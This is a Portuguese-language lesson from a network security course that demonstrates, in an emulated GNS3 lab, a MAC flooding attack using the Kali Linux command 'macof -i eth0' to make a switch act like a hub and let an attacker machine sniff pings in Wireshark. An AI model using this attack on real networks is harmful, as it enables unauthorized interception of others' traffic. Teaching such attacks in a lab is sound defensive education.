
```
NAME       : PC2[1]
IP/MASK     : 192.168.56.103/24
GATEWAY     : 255.255.255.0
DNS         :
MAC         : 00:50:79:66>68>00
LPORT      : 10000
RHOST:PORT  : 127.0.01:10001
MTU         : 1500
```

Veja que esses dados nos lembram que este não é um computador comum, que ele é um pouco mais limitado em suas funcionalidades. Mas funciona bem para fazermos os testes que precisamos.


Voltemos para o GNS3.




Já foi dito que o switch passa as informações apenas para as máquinas responsáveis por essa comunicação, diferentemente do hub, que passa para todas as portas. Para verificar isso, clicaremos com o botão direito sobre a linha que conecta o switch ao Hacker , e em `Start capture` .



Isso fará o Wireshark começar uma captura, assim que a janela `Please select a port` for aberta. Basta dar um `OK` nela.



O WireShark se abrirá e mostrará o que está monitorando.



Como ainda não há comunicação entre o PC1 e o PC2, nada aparece no painel do programa. Então, precisamos fazer essa comunicação aparecer e ver o que o Hacker consegue ver. Como a comunicação não o envolve, e o switch teoricamente consegue distinguir quem está em cada port, a informação não teria motivo para chegar ao hacker.


A comunicação que criaremos será um ping contínuo (-t) entre os dois PCs. Para isso, abriremos o painel do PC1 e colocaremos o ping direcionado para o IP do PC2 :

```
PC1> ping 192.168.56.103 -t
```

Ao dar Enter, ele começará o ping.

```
PC1> ping 192.168.56.103 -t
84 bytes from 192.168.56.103 icmp_seq=1 ttl=64 time=0.501 ms
84 bytes from 192.168.56.103 icmp_seq=1 ttl=64 time=0.500 ms
84 bytes from 192.168.56.103 icmp_seq=1 ttl=64 time=0.000 ms
...
```

Ao voltar para o Wireshark para verificar o que o Hacker está vendo, teremos:



Não dá para ver o protocolo ICMP que há dentro do ping, apenas o ARP. Já vimos esse protocolo no curso de redes. Ele é o protocolo que o PC1 usa para encontrar o PC2, pedindo para o switch identificar em que porta está o endereço IP com o qual ele quer se comunicar. O switch, por sua vez, não sabe quem está em qual porta, então, ele verificará em cada uma das portas - incluindo a do Hacker - se em uma delas está a máquina de IP 192.168.56.103. No caso, o IP do Hacker é 192.168.56.101, logo ele será dispensado. O PC2 responde esse chamado com seu endereço mac, para que o PC1 consiga se comunicar com ele.

Voltemos para a análise do Wireshark.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.56.1	192.168.56.255	BROWSER	243	Local Master Announcement DESKTOP-U3JN2LO, Workstation, Server, NT Workstation, Potential Browser, Ma...
2	22.247564	192.168.56.1	239.255.255.250	SSDP	215	M-SEARCH * HTTP/1.1
3	23.248420	192.168.56.1	239.255.255.250	SSDP	215	M-SEARCH * HTTP/1.1
4	24.249577	192.168.56.1	239.255.255.250	SSDP	215	M-SEARCH * HTTP/1.1
5	25.250442	192.168.56.1	239.255.255.250	SSDP	215	M-SEARCH * HTTP/1.1
6	27.363980	Private_66:68:00	Broadcast	ARP	64	Who has 192.168.56.103? Tell 192.168.56.102 [ETHERNET FRAME CHECK SEQUENCE INCORRECT]
7	72.840469	CadmusCo_27:06:d4	Broadcast	ARP	60	Who has 192.168.56.100? Tell 192.168.56.101
8	72.840937	CadmusCo_27:06:d4	Broadcast	ARP	60	Who has 192.168.56.100? Tell 192.168.56.101
9	72.840937	CadmusCo_c9:80:b6	CadmusCo_27:06:d4	ARP	60	192.168.56.100 is at 08:00:27:c9:80:b6
10	72.840937	CadmusCo_c9:80:b6	CadmusCo_27:06:d4	ARP	60	192.168.56.100 is at 08:00:27:c9:80:b6
11	72.840937	192.168.56.101	192.168.56.100	DHCP	342	DHCP Request - Transaction ID 0x5b06cb4d
12	72.840937	192.168.56.100	255.255.255.255	DHCP	590	DHCP ACK - Transaction ID 0x5b06cb4d
13	72.840937	192.168.56.100	255.255.255.255	DHCP	590	DHCP ACK - Transaction ID 0x5b06cb4d

O Hacker vê esse protocolo ARP por ser por ser broadcast, e assim perguntar para todos Who has 192.168.56.103? Tell 192.168.56.102. Ou seja, está perguntando quem tem o IP que procura, e em seguida se identifica com o próprio IP.


Ao identificar o computador que o ping busca, o switch não manda mais informações para as demais máquinas, e o Hacker não vê o protocolo ICMP. Sabemos que é possível comprometer o funcionamento do switch para obter acesso a mais informações. Mas como?

O switch possui uma memória na qual guarda os endereços mac. O que aconteceria se começássemos a encher essa memória? A memória do switch é finita, variando de equipamento para equipamento. Algumas empresas possuem switches que comportam por volta de 4 mil endereços mac. Sabendo disso, o hacker pode pensar em lotar a memória do switch, para que ele não consiga mais guardar a informação de qual máquina está conectada em que computador. Com a memória lotada, ele vai começar a passar informação para todas as portas, atuando como um hub. E o hacker conseguirá pegar a informação.

Para lotar a memória do switch, o hacker mandará uma série de endereços mac falsos. Assim, ele conseguirá ver toda a informação que trafega entre o PC1 e o PC2. E esse é um ataque muito simples, que se resume a uma linha de comando, a ser digitada no Kali Linux:

```
root@kali:~# macof -i eth0
```

O comando `macof`, se refere a *overflow* de endereços mac. É preciso informar em que interface (`-i`) esse ataque será realizado. No nosso caso, temos a `eth0`, a placa de rede que está conectada ao switch no programa de emulação. Ao dar enter, ele começará a mandar uma infinidade de endereços para o switch.



```
root@kali: ~  
File Edit View Search Terminal Help  
1583443622(0) win 512  
5f:20:74:2a:d0:59 48:c2:1e:78:dc:97 0.0.0.0.43421 > 0.0.0.0.45546: S 1431713204:  
1431713204(0) win 512  
4c:69:84:34:f5:23 fe:c4:d0:d:ad:8a 0.0.0.0.25801 > 0.0.0.0.50993: S 1692511209:1  
692511209(0) win 512  
43:86:f3:41:35:60 61:76:eb:2b:69:d9 0.0.0.0.46174 > 0.0.0.0.60241: S 214665012:2  
14665012(0) win 512  
fa:c7:1c:35:d2:de f0:16:46:44:7d:b7 0.0.0.0.21486 > 0.0.0.0.41037: S 109318079:1  
09318079(0) win 512  
ec:ed:30:7c:13:b4 2f:27:bf:5b:eb:bc 0.0.0.0.6598 > 0.0.0.0.9098: S 522465710:522  
465710(0) win 512  
58:e:5b:6a:a:19 ee:85:d7:4:ff:9a 0.0.0.0.55888 > 0.0.0.0.9938: S 2026116950:2026  
116950(0) win 512  
87:9e:b0:9:31:d 8c:fb:96:51:6e:3 0.0.0.0.59334 > 0.0.0.0.39069: S 1060938980:106  
0938980(0) win 512  
8a:f0:c:7:3d:ce 43:2:da:2f:85:7a 0.0.0.0.1062 > 0.0.0.0.9455: S 1574155925:15741  
55925(0) win 512  
4:69:7c:66:1c:d e6:7a:1c:73:46:5a 0.0.0.0.65294 > 0.0.0.0.33389: S 1926272120:19  
26272120(0) win 512  
65:6a:58:6:80:af 9a:7c:c0:1f:e1:bd 0.0.0.0.437 > 0.0.0.0.39605: S 21395553:21395  
553(0) win 512  
29:eb:96:2d:3f:71 e:c8:4:6c:dd:4a 0.0.0.0.15292 > 0.0.0.0.28651: S 1425608498:14
```

Quando abrimos o WireShark novamente, veremos que ele começou a detectar mais informações.

[Macs no ws \(https://s3.amazonaws.com/caelum-online-public/Seguran%C3%A7a_de_redes/Aula1.4_43_macs-no-ws.png\)](https://s3.amazonaws.com/caelum-online-public/Seguran%C3%A7a_de_redes/Aula1.4_43_macs-no-ws.png)

Essas todas são dos endereços mac falsos. Mas, se descermos mais um pouco, veremos:

[Pegou o ping \(https://s3.amazonaws.com/caelum-online-public/Seguran%C3%A7a_de_redes/Aula1.4_44_pegou-o-ping.png\)](https://s3.amazonaws.com/caelum-online-public/Seguran%C3%A7a_de_redes/Aula1.4_44_pegou-o-ping.png)

Conseguimos captar o protocolo ICMP do ping que deveria passar apenas entre o PC1 e o PC2. Vamos ver se conseguimos captar mais alguns? Para isso, filtraremos no campo de busca com o IP de um dos dois, da seguinte maneira: `ip.addr==192.168.56.102`. Ao pressionar Enter, temos:

Standard input [SW1 1 to Hacker nio_gen_eth:VirtualBox Host-Only Network]

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ip.addr==192.168.56.102

No.	Time	Source	Destination	Protocol	Length	Info
4467...	346.603589	192.168.56.102	192.168.56.103	ICMP	98	Echo (ping) request id=0xdbb1, seq=61/15616, ttl=64 (no response found!)
4732...	347.604752	192.168.56.102	192.168.56.103	ICMP	98	Echo (ping) request id=0xdc1, seq=62/15872, ttl=64 (no response found!)
5014...	348.607921	192.168.56.102	192.168.56.103	ICMP	98	Echo (ping) request id=0xddb1, seq=63/16128, ttl=64 (no response found!)
5255...	349.617706	192.168.56.102	192.168.56.103	ICMP	98	Echo (ping) request id=0xdeb1, seq=64/16384, ttl=64 (no response found!)
5522...	350.619872	192.168.56.102	192.168.56.103	ICMP	98	Echo (ping) request id=0xdfb1, seq=65/16640, ttl=64 (no response found!)
5802...	351.661141	192.168.56.103	192.168.56.102	ICMP	98	Echo (ping) reply id=0xe0b1, seq=66/16896, ttl=64
6072...	352.662809	192.168.56.102	192.168.56.103	ICMP	98	Echo (ping) request id=0xe1b1, seq=67/17152, ttl=64 (no response found!)
6336...	353.663969	192.168.56.102	192.168.56.103	ICMP	98	Echo (ping) request id=0xe2b1, seq=68/17408, ttl=64 (no response found!)
6628...	354.670146	192.168.56.102	192.168.56.103	ICMP	98	Echo (ping) request id=0xe3b1, seq=69/17664, ttl=64 (no response found!)
6873...	355.671309	192.168.56.102	192.168.56.103	ICMP	98	Echo (ping) request id=0xe4b1, seq=70/17920, ttl=64 (no response found!)
7152...	356.672472	192.168.56.102	192.168.56.103	ICMP	98	Echo (ping) request id=0xe5b1, seq=71/18176, ttl=64 (no response found!)
7423...	357.680655	192.168.56.102	192.168.56.103	ICMP	98	Echo (ping) request id=0xe6b1, seq=72/18432, ttl=64 (no response found!)
7695...	358.700868	192.168.56.102	192.168.56.103	ICMP	98	Echo (ping) request id=0xe7b1, seq=73/18688, ttl=64 (no response found!)
7956...	359.703034	192.168.56.102	192.168.56.103	ICMP	98	Echo (ping) request id=0xe8b1, seq=74/18944, ttl=64 (no response found!)
8246...	360.704198	192.168.56.102	192.168.56.103	ICMP	98	Echo (ping) request id=0xe9b1, seq=75/19200, ttl=64 (no response found!)
8301...	361.705362	192.168.56.102	192.168.56.103	ICMP	98	Echo (ping) request id=0xeab1, seq=76/19456, ttl=64 (no response found!)

Com esse ataque que lota a memória do switch, conseguimos ver uma informação que devia trafegar exclusivamente entre o PC1 e o PC2. Foi um ataque bem simples; bastou uma linha de comando para comprometer o funcionamento do switch obter esse acesso. Como poderíamos nos proteger desse ataque? Veremos a resposta em breve. Até lá!